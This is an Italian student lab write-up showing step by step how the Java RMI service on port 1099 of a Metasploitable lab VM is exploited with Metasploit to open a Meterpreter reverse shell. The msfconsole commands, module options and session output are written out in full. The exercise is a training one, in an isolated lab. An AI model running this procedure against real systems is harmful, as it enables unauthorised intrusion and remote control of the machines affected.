Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

● La macchina attaccante KALI deve avere il seguente indirizzo IP 192.168.11.111

● La macchina vittima Metasploitable deve avere il seguente indirizzo IP 192.168.11.112

● Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1) configurazione di rete.

2) informazioni sulla tabella di routing della macchina vittima.


INDICE

SETTAGGIO INDIRIZZO IP STATICO ALLE MACCHINE KALI E METASPLOITABLE

Come primo passaggio andiamo ad impostare gli indirizzi IP richiesti dall'esercizio sulla macchina attaccante KALI e sulla macchina target METASPLOITABLE assegnando gli IP richiesti dall' esercizio quali:

KALI 192.168.11.111
METASPLOITABLE 192.168.11.112

Tramite il comando ifconfig dal terminale di Kali controlliamo se il cambio IP è avvenuto correttamente:



Dopo aver visto che le impostazioni di rete sono state cambiate correttamente andiamo a fare la medesima operazione sulla macchina target Metasploitable :

```
SIOCDELRT: No such process
                                                                    [ OK ]
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
 * Reconfiguring network interfaces...                               [ OK ]
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:3b:39:3d
          inet addr:192.168.11.112  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3b:393d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:242 errors:0 dropped:0 overruns:0 frame:0
          TX packets:164 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:33003 (32.2 KB)  TX bytes:14705 (14.3 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:146 errors:0 dropped:0 overruns:0 frame:0
          TX packets:146 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:36201 (35.3 KB)  TX bytes:36201 (35.3 KB)

msfadmin@metasploitable:~$
```

PING

Andiamo a testare la reciproca raggiungibilità delle due macchine presenti nella stessa rete attraverso il terminale della Kali con il comando :


ping 192.168.11.112

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=2.48 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.63 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.89 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.35 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=2.20 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=2.02 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=1.99 ms
64 bytes from 192.168.11.112: icmp_seq=8 ttl=64 time=2.05 ms
64 bytes from 192.168.11.112: icmp_seq=9 ttl=64 time=2.24 ms
^C
── 192.168.11.112 ping statistics ──
9 packets transmitted, 9 received, 0% packet loss, time 8008ms
rtt min/avg/max/mdev = 1.347/1.982/2.484/0.316 ms
```

Avendo appurato la reciproca raggiungibilità delle due macchine passiamo alla scansione delle porte della macchina target.

SCANSIONE DELLE PORTE MACCHINA TARGET


Con il comando **nmap -d -p 1000-1100** avviamo la scansione delle porte della macchina target per comprendere quali di queste porte siano aperte.
NB: il comando **-p 1000-1100** è stato utilizzato per una ricerca piu veloce impostando un range dalla porta 1000 alla porta 1100, in quanto l' esercizio richiedeva l' attacco tramite la porta 1099.



RICERCA ED UTILIZZO EXPLOIT TRAMITE MSCONSOLE

Come riporta la figura precedente abbiamo appurato che la porta 1099 è aperta nella macchina target, procediamo dunque ad avviare il framework metasploite tramite il comando **msfconsole** per procedere all' attacco della macchina target. Come primo approccio andiamo a ricercare l' exploit adeguato al nostro attacco tramite il comando:

search exploit /java_rmi



Visualizzando che l'exploit adeguato è il numero 0, procedo con il comando **use 0** per richiamare il medesimo exploit .
Tramite il comando **show options** visualizziamo i settings necessari per l' exploit.


```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.
                                         0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Controllando bene possiamo notare che dobbiamo modificare il campo RHOSTS con l' indirizzo ip della macchina target quindi procediamo con il comando **set RHOSTS 192.168.11.112** e avviamo l' exploit con il comando **run.**


```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/KFrGoegobl4UK
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:39173) at 2025-03-14 06:23:00 -0400
```

SESSIONE METERPRETER

Una volta avviata la sessione meterpreter, tramite il comando **ifconfig** visualizziamo la configurazione di rete della macchina target.



Visualizziamo ora la tabella di routing con il comando **route**



CONCLUSIONE

Controllando le configuarazioni di rete della macchina target e confrontandolo con quello di meterpreter si può notare la loro uguaglianza potendo dunque affermare che l'attacco della macchina target tramite la porta 1099 è avvenuto correttamente.